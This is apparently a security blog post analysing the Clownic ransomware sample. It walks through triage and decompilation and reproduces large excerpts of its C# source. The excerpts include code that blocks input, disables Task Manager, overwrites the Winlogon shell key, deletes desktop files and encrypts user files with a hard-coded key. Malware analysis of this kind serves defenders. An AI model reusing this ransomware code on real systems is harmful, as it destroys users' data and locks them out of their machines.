
Malware Analysis of Clownic Ransomware

: 09/05/2022



Clownic Ransomware


Earlier in August I performed a hybrid analysis of the Clownic Ransomware virus. I obtained this sample on vx-underground. The SHA-256 hash of the file is listed below.

SHA-256 Hash:
`880823DD9DF0CA6047CD829A1031E8A167CCEC0629FDEAC40A097DD555DEBF7C`

Now, lets get into the Technical Analysis of the virus.

File Analysis


Upon unzipping the file we are given and putting it into Detect-It Easy (DiE), we can see that its a Portable Executable (PE32) file for Windows. Additionally, DiE gives the file a low entropy (~3.4) and does not detect the program was packed with anything which are all good signs for our analysis. Finally, it looks like the program was written in C# which gives us an idea for tools we can use to decompile it.



Now that we have a better idea of the file we are dealing with, I switched over to my Windows 10 VM and continued my analysis there.


Code Analysis with dotPeek

Going off our findings from the previous step, we can use a decompiler on the PE file to extract the source code of the malware. I chose dotPeek to accomplish this step. Upon loading the file into the assembly explorer, we can instantly see that it is recognized as version 1.0 of the Clownic Ransomware.



Here we can see two C# files named: “Rasomware2._0” and “Rasomware2._0.Properties”.

From here we can dive into the source code of the executable and see what it actually does when it runs. Opening up the first file lets us see a number of namespace imports and DLL imports as well.





```
[DllImport("User32")]
private static extern int ShowWindow(int hwnd, int nCmdShow);

[DllImport("user32.dll")]
private static extern bool BlockInput(bool block);
```

Among these we can see that Microsoft.Win32, Cryptography, and User32 DLL are being brought into the program, no doubt for malicious reasons. These imports will allow the program to manipulate the registry keys on the machine, setup some encryption methods, and also create a GUI for the ransomware to alert the user of its presence.

Moving further down in the file we can see the presence of some code that directly affects the user's ability to take action against the malware once it has made it's presence known.


```
private void Ransomware2_FormClosing(object sender, FormClosingEventArgs e) => e.Cancel = true;

private void Ransomware2_Load(object sender, EventArgs e)
{
  this.Opacity = 0.0;
  this.Size = new Size(50, 50);
  this.Location = new Point(-100, -100);
  Ransomware2.FreezeMouse();
  Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System").SetValue("DisableTaskMgr", (object) 1, RegistryValueKind.String);
  Registry.CurrentUser.CreateSubKey("Control Panel\\Desktop").SetValue("Wallpaper", (object) "", RegistryValueKind.String);
  Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon").SetValue("Shell", (object) "empty", RegistryValueKind.String);
  foreach (string path in Directory.EnumerateFiles(Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\").Where<string>((Func<string, bool>) (f => (new FileIr
    File.Delete(path);
```

Here we can see the program set the parameters for the window size of the ransomware alert, freeze the mouse temporarily, and start to affect programs on the machine. It first disables the use of the Task Manager program, attempts to change the user's desktop wallpaper, and finally creates a undocumented registry key that can affect startup.




Digging deeper into the code, we can see where the text for the ransomware's GUI is held in addition to some other very valuable information that can help us get control of our computer again. The program is attempts to encrypt the user's files at this point but an anomaly of this block of code is the password variable. The author(s) of this malware hard-coded a password for the ransomware that will allow the user to restore normal functionality to their machine.

```
public static void FreezeMouse() => Ransomware2.BlockInput(true);

public static void Thawouse() => Ransomware2.BlockInput(false);

private void codebox_TextChanged(object sender, EventArgs e)
{
}

private static void Start_Encrypt()
{
  string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
  string str = Path.Combine(Environment.GetEnvironmentVariable("USERPROFILE"), "Downloads");
  string[] files1 = Directory.GetFiles(folderPath + "\\", "*", SearchOption.AllDirectories);
  string[] files2 = Directory.GetFiles(str + "\\", "*", SearchOption.AllDirectories);
  Ransomware2.EncryptionFile encryptionFile = new Ransomware2.EncryptionFile();
  string password = "Clownic_Ransomware";
  for (int index = 0; index < files1.Length; ++index)
    encryptionFile.EncryptFile(files1[index], password);
  for (int index = 0; index < files2.Length; ++index)
    encryptionFile.EncryptFile(files2[index], password);
}

private static void OFF_Encrypt()
{
  string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
  string str = Path.Combine(Environment.GetEnvironmentVariable("USERPROFILE"), "Downloads");
  string[] files1 = Directory.GetFiles(folderPath + "\\", "*", SearchOption.AllDirectories);
  string[] files2 = Directory.GetFiles(str + "\\", "*", SearchOption.AllDirectories);
  Ransomware2.DecryptionFile decryptionFile = new Ransomware2.DecryptionFile();
  string password = "Clownic_Ransomware";
  for (int index = 0; index < files1.Length; ++index)
    decryptionFile.DecryptFile(files1[index], password);
  for (int index = 0; index < files2.Length; ++index)
    decryptionFile.DecryptFile(files2[index], password);
}
```



The Problem with Clownic Ransomware

Aside from the malware being what it is, the ransomware does not actually encrypt anything. As you may have noticed, none of the programs on my VMs desktop were encrypted with a malicious file extension and they were all still able to be opened. This is because the malware raises an error in the encryption process further down in the code.




```
public class CoreEncryption
{
  public static byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
  {
    byte[] numArray = (byte[]) null;
    byte[] salt = new byte[8]
    {
      (byte) 1,
      (byte) 2,
      (byte) 3,
      (byte) 4,
      (byte) 5,
      (byte) 6,
      (byte) 7,
      (byte) 8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
      using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
      {
        rijndaelManaged.KeySize = 256;
        rijndaelManaged.BlockSize = 128;
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
        rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
        rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
        rijndaelManaged.Mode = CipherMode.CBC;
        using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, rijndaelManaged.Create
        {
          cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
          cryptoStream.Close();
        }
        numArray = memoryStream.ToArray();
      }
    }
    return numArray;
```

It seems the author(s) did not write a condition to skip over the malware executable itself, which nullifies its encryption capabilities. This does not however prohibit the malware's ability to mess with other functions of the machine as outlined above.

Final Thoughts

All in all, this malware, while it does not encrypt files, can present harmful affects to any computer. Without looking into the source code to figure out what the hard-coded password is, it would be troublesome to figure out how to remove it from the machine. Even more so, restarting the computer will lead to a black screen and the potential loss of data as a whole. However, the breakdown of the malware can help those of us within the security community better spot any other variants of Clownic and quickly remediate any vulnerabilities in our systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Discovery	T1057	Process Discovery
Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1562.001	Disable or Modify Tools
Privelege Escalation	T1055	Process Injection
Impact	T1486	Data Encrypted for Impact